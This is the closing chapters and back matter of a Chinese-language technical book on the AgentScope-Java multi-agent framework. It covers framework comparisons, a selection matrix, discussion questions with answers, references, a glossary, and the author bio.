
维度	AgentScope-Java	Semantic Kernel
语言	Java	C# (主) + Java (次)
核心抽象	Agent + Pipeline + Hook	Kernel + Plugin + Planner

规划	PlanNotebook	Handlebars Planner / Stepwise Planner
记忆	Memory 体系	Volatile/Text/Vector Memory
企业集成	Spring + Nacos	Azure + Microsoft 365
多 Agent	原生多种模式	AgentGroupChat (基础)
MCP	支持	支持
A2A	完整实现	不支持 (微软自有协议)

注：2026 年初，微软已将 AutoGen 和 Semantic Kernel 合并为统一的

Microsoft Agent Framework (RC 阶段)，新特性将优先在统一框架中开发。

25.6 选型决策矩阵



场景	推荐框架	理由
企业级 Java Agent 系统	AgentScope-Java	多 Agent 原生、A2A、优雅 关闭、生产部署
简单 Java AI 集成	LangChain4j	轻量、声明式、学习曲线低
Spring Boot + AI	Spring AI 或 AgentScope-Java	前者 Spring 深度集成，后者 多 Agent 能力更强
多 Agent 研究/实验	AutoGen	对话式协作、Python 生态
快速多 Agent 原型	CrewAI	10 分钟出 Demo、角色驱动
复杂 workflow 编排	LangGraph	图编排、状态持久化、重放

企业级 .NET 系统	Semantic Kernel / MAF	微软生态深度集成
数据驱动的知识系统	LlamaIndex	RAG 能力最强

25.7 AgentScope-Java 的独特价值定位

在众多框架中，AgentScope-Java 的独特价值在于：

- 1. Java 企业级的唯一全栈多 Agent 方案：**LangChain4j 和 Spring AI 在多 Agent 方面仍在追赶
- 2. A2A 协议的完整实现：**其他 Java 框架均不支持 Agent-to-Agent 互操作
- 3. Harness 生产级运行时：**工作区管理、文件系统抽象、沙箱隔离、上下文治理、子代理编排——这些在生产环境中不可或缺但其他框架缺失的能力，全部内建于框架中
- 4. 生产级运维能力：**Graceful Shutdown、状态持久化、全链路追踪——这些"无聊但关键"的能力
- 5. 渐进式复杂度：**从 5 行代码的最简 Agent 到分布式多 Agent 系统，同一套 API；从 ReActAgent 到 HarnessAgent 的平滑迁移路径

局限：

1. 社区规模远小于 LangChain4j 和 Spring AI
2. 文档和教程相对不足（本书正在弥补这一缺口）
3. 响应式编程门槛较高——需要团队具备 Reactor 经验

4. 仅 Java 生态，无 Python 桥接——需通过 A2A 协议与 Python Agent 互
联

第 1 章：Agent 范式演进	← 理论基础：为什么需要 Agent
↓	
第 2 章：LLM 工作原理	← 工程约束：LLM 能做什么、不能做什么
↓	
第 3 章：响应式编程	← 技术选型：为什么用 Reactor
↓	
[第 4-11 章：核心架构]	← 实现细节：AgentScope-Java 如何工作
↓	
[第 12-15 章：多 Agent 协作]	← 协作模式：多个 Agent 如何配合
↓	
[第 15B-15F 章：Harness 运行时]	← 生产级基础设施：工作区、沙箱、治理
↓	
[第 16-20 章：生产工程]	← 运维保障：如何上生产
↓	
[第 21-23 章：实战案例]	← 动手实践：从零到生产
↓	
第 25 章：框架对比	← 选型参考：何时用 AgentScope-Java

理论 → 约束 → 技术选型 → 实现 → 协作 → 运维 → 实战 → 选型，形成完整的知识闭环。

思考题

1. 如果你的团队使用 Java 且需要构建多 Agent 系统，你会选择 AgentScope-Java 还是 LangChain4j？给出至少 3 个理由。
2. AgentScope-Java 的全栈响应式架构在什么场景下是劣势？在什么场景下是优势？

3. 如果要将 AgentScope-Java 与 Python 生态的 AutoGen 通过 A2A 协议互联，需要解决哪些技术挑战？

****参考：****

1. 选 AgentScope-Java 的理由：①原生 A2A 协议支持——跨 Agent 互联开箱即用，LangChain4j 需自建；②全栈响应式——Reactor 天然适配流式 LLM 场景，LangChain4j 的流式支持是后加的；③企业级特性——GracefulShutdown/Session 持久化/ToolGroup 安全，LangChain4j 需大量自研。选 LangChain4j 的理由（反面参考）：生态更丰富/社区更大/与 Spring AI 兼容。
 2. 劣势场景：①团队无 Reactor 经验——学习曲线陡峭，响应式调试困难；②简单脚本场景——单 Agent+少量工具，响应式带来的复杂度不值得；③与同步框架混用——Reactor 阻塞调用需调度器切换，引入额外开销。优势场景：①高并发在线服务——同时服务数千用户对话；②流式交互——SSE/WebSocket 实时推送；③多 Agent 协作——FanoutPipeline 并行编排。
 3. 技术挑战：①协议适配——Python A2A 实现与 Java 的 JSON-RPC 序列化差异（如日期/枚举处理）；②类型系统——Python 动态类型 vs Java 强类型，AgentCard 的 skills 字段映射需要中间层；③传输层——Java 默认 JSON-RPC over HTTP，Python 可能用 WebSocket，需统一传输协议；④异步模型——Python asyncio vs Java Reactor，桥接需要适配器；⑤部署——Python Agent 和 Java Agent 混合编排的运维复杂度。
-

后记

本书基于 AgentScope-Java v1.0.12（源码引用基于 v1.1.0-SNAPSHOT），涵盖了从理论基础到生产部署的完整知识体系。相较于 v1.0.11 版本，v1.0.12~v1.1.0 最核心的变化是 agentscope-harness 模块的引入——它将 ReActAgent 的能力边界扩展到了生产级运行时，包括工作区管理、文件系统抽象、沙箱隔离、子代理编排和上下文治理等能力。

AgentScope-Java 的核心设计决策——全栈响应式、ReAct 范式、A2A 协议、渐进压缩记忆、Harness 生产运行时——在 Java Agent 框架生态中独树一帜。它不是 LangChain4j 的 Java 移植，而是一个从企业级生产需求出发的原生设计。

框架仍在快速演进中。随着 A2A 协议标准化、MCP 生态扩展、更多 LLM Provider 适配，AgentScope-Java 有望成为 Java 企业级 Agent 开发的事实标准。

本书的所有源码引用均基于 v1.1.0-SNAPSHOT 版本，如遇版本更新导致行号偏移，请对照类名和方法名定位。

参考文献

1. Yao, S., Zhao, J., Yu, D., Du, N., Shafran, I., Narasimhan, K., & Cao, Y. (2022). **ReAct: Synergizing Reasoning and Acting in Language Models**. arXiv:2210.03629.
2. Liu, N. F., Lin, K., Hewitt, J., Paranjape, A., Bevilacqua, M., Petroni, F., & Liang, P. (2023). **Lost in the Middle: How Language Models Use Long Contexts**. arXiv:2307.03172.
3. Google (2025). **Agent-to-Agent (A2A) Protocol Specification**.
<https://github.com/google/A2A>
4. Anthropic (2024). **Model Context Protocol (MCP) Specification**.
<https://modelcontextprotocol.io>
5. Shinn, N., Cassano, F., Gopinath, A., Narasimhan, K., & Yao, S. (2023). **Reflexion: Language Agents with Verbal Reinforcement Learning**. NeurIPS 2023.
6. Wang, L., Xu, W., Lan, Y., Hu, Z., Lan, Y., Lee, R. K. W., & Lim, E. P. (2023). **Plan-and-Solve Prompting: Improving Zero-Shot Chain-of-Thought Reasoning by Large Language Models**. ACL 2023.
7. Project Reactor (2025). **Reactor Core Reference Documentation**.
<https://projectreactor.io/docs/core/release/reference/>

8. Alibaba (2026). **AgentScope-Java GitHub Repository.**

<https://github.com/agentscope-ai/agentscope-java>

9. Hewitt, C., Bishop, P., & Steiger, R. (1973). **A Universal Modular ACTOR Formalism for Artificial Intelligence.** IJCAI 1973.

10. Vaswani, A., Shazeer, N., Parmar, N., Uszkoreit, J., Jones, L., Gomez, A. N., Kaiser, L., & Polosukhin, I. (2017). **Attention Is All You Need.** NeurIPS 2017.

11. Gamma, E., Helm, R., Johnson, R., Vlissides, J. (1994). **Design Patterns: Elements of Reusable Object-Oriented Software.** Addison-Wesley.

12. Docker Inc. (2025). **Docker Engine Documentation.**
<https://docs.docker.com>

术语表

术语	英文	释义
Agent	Agent / 智能体	能够感知环境、做出决策并执行行动的自主实体
ReAct	Reasoning + Acting	交替进行推理 (Thought) 和行动 (Action) 的 Agent 范式
LLM	Large Language Model	大语言模型，如 GPT-4、Claude、Qwen 等
Pipeline	Pipeline / 管道	多个 Agent 按顺序或并行编排的执行模式
MCP	Model Context Protocol	模型上下文协议，标准化工具集成协议
A2A	Agent-to-Agent Protocol	Agent 间通信协议，支持跨进程/跨网络 Agent 互操作
HITL	Human-in-the- Loop	人机协作模式，关键决策点需人工审批
RAG	Retrieval- Augmented Generation	检索增强生成，先检索知识库再生成回答
KV Cache	Key-Value Cache	Transformer 推理中缓存已计算的 Key/Value 矩阵，避免重复计算
Formatter	Formatter / 格式化 器	将统一消息模型转换为特定 LLM API 格式的适配层
ToolGroup	ToolGroup / 工具组	工具的权限分组，控制 Agent 可见的工具子集

SkillBox	SkillBox / 技能盒	动态技能加载系统，按需激活/停用工具组
PlanNotebook	PlanNotebook / 规划笔记本	结构化规划系统，支持任务分解、状态追踪和场景提示
MsgHub	MsgHub / 消息中心	群组广播通信组件，支持多 Agent 对等讨论
Session	Session / 会话	Agent 状态持久化的抽象，支持跨调用恢复
Tracer	Tracer / 追踪器	全链路追踪组件，记录 Agent 执行的每个阶段
AutoContextMemory	AutoContextMemory	6 级渐进压缩记忆，自动管理上下文窗口
Mono	Mono	Reactor 中 0 或 1 个元素的异步容器
Flux	Flux	Reactor 中 0 到 N 个元素的异步流
背压	Backpressure	消费者向生产者反馈处理速率的机制，防止数据积压
优雅关闭	Graceful Shutdown	优雅关闭，在途请求完成后再停止服务
ContentBlock	ContentBlock / 内容块	消息中多模态内容的统一抽象 (sealed interface)
ThinkingBlock	ThinkingBlock / 思考块	记录 LLM 推理过程的内容块，API 调用时过滤但 Memory 中保留
AgentCard	AgentCard / Agent 名片	A2A 协议中 Agent 的身份和能力描述文档
ConversationMerger	ConversationMerger	多 Agent 对话消息合并器，满足不同 API 的格式约束
Sealed Interface	Sealed Interface	Java 17+ 特性，限制接口只能被同包/同模块的类实现，支持编译期穷举

FanoutPipeline	FanoutPipeline	扇出管道，将同一输入并行发送给多个 Agent
SequentialPipeline	SequentialPipeline	顺序管道，Agent 按序依次执行
SubAgentTool	SubAgentTool	将子 Agent 封装为工具的适配器
ToolSuspendException	ToolSuspendException	工具挂起异常，用于 HITL 场景中中断 Agent 执行流
SPI	Service Provider Interface	Java 服务提供者接口，实现可插拔扩展
Embedding	Embedding / 向量化	将文本映射为高维向量，用于语义检索
Token	Token / 词元	LLM 处理文本的最小单位，约 0.75 个英文单词或 0.5 个中文字
SSE	Server-Sent Events	服务器推送事件，HTTP 流式传输协议
StateGraph	StateGraph / 状态图	有限状态机，用于 Handoffs 模式中定义 Agent 间的转移关系
Nacos	Nacos	阿里巴巴开源的服务注册与发现、配置管理平台
Spring Boot Starter	Spring Boot Starter	Spring Boot 自动配置模块，引入即生效
HarnessAgent	HarnessAgent / 生产代理	基于 ReActAgent 的薄包装器，注入工作区、记忆、钩子等生产级能力
Workspace	Workspace / 工作区	Agent 的持久化运行环境，包含人设、记忆、知识、技能等文件
AbstractFilesystem	AbstractFilesystem / 文件系统抽象	文件读写的策略模式接口，支持本地/远程/沙箱三种实现
CompositeFilesystem	CompositeFilesystem	基于前缀路由的多后端文件系统，本地磁盘与远程

m	m / 组合文件系统	存储联合工作
Sandbox	Sandbox / 沙箱	隔离的代码执行环境，支持 Docker/Kubernetes/E2B/Daytona 后端
IsolationScope	IsolationScope / 隔离级别	沙箱的生命周期范围：SESSION（最严格）到 GLOBAL（最宽松）
Compaction	Compaction / 对话压缩	将长对话历史压缩为摘要，控制上下文窗口不超限
ConversationCompactor	ConversationCompactor / 对话压缩器	实现压缩流水线：查阈值→找截断点→刷新记忆→ 卸载→蒸馏→保尾
MemoryConsolidator	MemoryConsolidator / 记忆合并器	将多条每日日志中的事实合并去重，写入 MEMORY.md 精选记忆
MemoryFlushManager	MemoryFlushManager / 记忆刷新管理器	基于 LLM 从对话中提取事实，追加写入每日日志 文件
Subagent	Subagent / 子代理	由主代理通过声明式配置文件创建和调用的下级代理
TaskRepository	TaskRepository / 任务仓库	子代理任务的生命周期管理，支持内存级和文件级 两种实现
TaskStatus	TaskStatus / 任务状态	子代理任务状态机： PENDING→RUNNING→COMPLETED/FAILED/ CANCELLED
Hook Priority	Hook Priority / 钩子优先级	控制钩子执行顺序的整数值，0（最高）到 900 （最低）
ToolResultEviction	ToolResultEviction	超大工具结果自动卸载到文件，用摘要预览替代原

	/ 工具结果驱逐	始数据
--	----------	-----

作者简介

陈瑶 拥有超过二十年 IT 信息化与数字化转型经验，曾主导大中型银行核心系统、电商平台、教育信息化平台及新一代智能体架构设计。在技术管理领域深耕多年，擅长从 0 到 1 构建技术团队，从 1 到 N 推动规模化增长。近年来专注于 LLM Agent 技术的工程化落地，是 AgentScope-Java 框架的深度实践者与布道者。

本书特色

- 基于 AgentScope-Java v1.0.12，30 章覆盖理论到生产
- 第 2 版新增 Harness 生产运行时 5 章
- 全栈响应式：Project Reactor + A2A + MCP
- 15 幅架构图 + 30 组思考题，适合自学与教学
- 框架对比：LangChain4j / AutoGen / Spring AI
- 独家：Graceful Shutdown / 上下文治理 / 工具结果驱逐

读者对象

- Java 开发者 — 构建生产级 Agent 应用
- 架构师 — 评估 Agent 框架选型
- 研究者 — LLM Agent 系统设计
- 贡献者 — 扩展 AgentScope-Java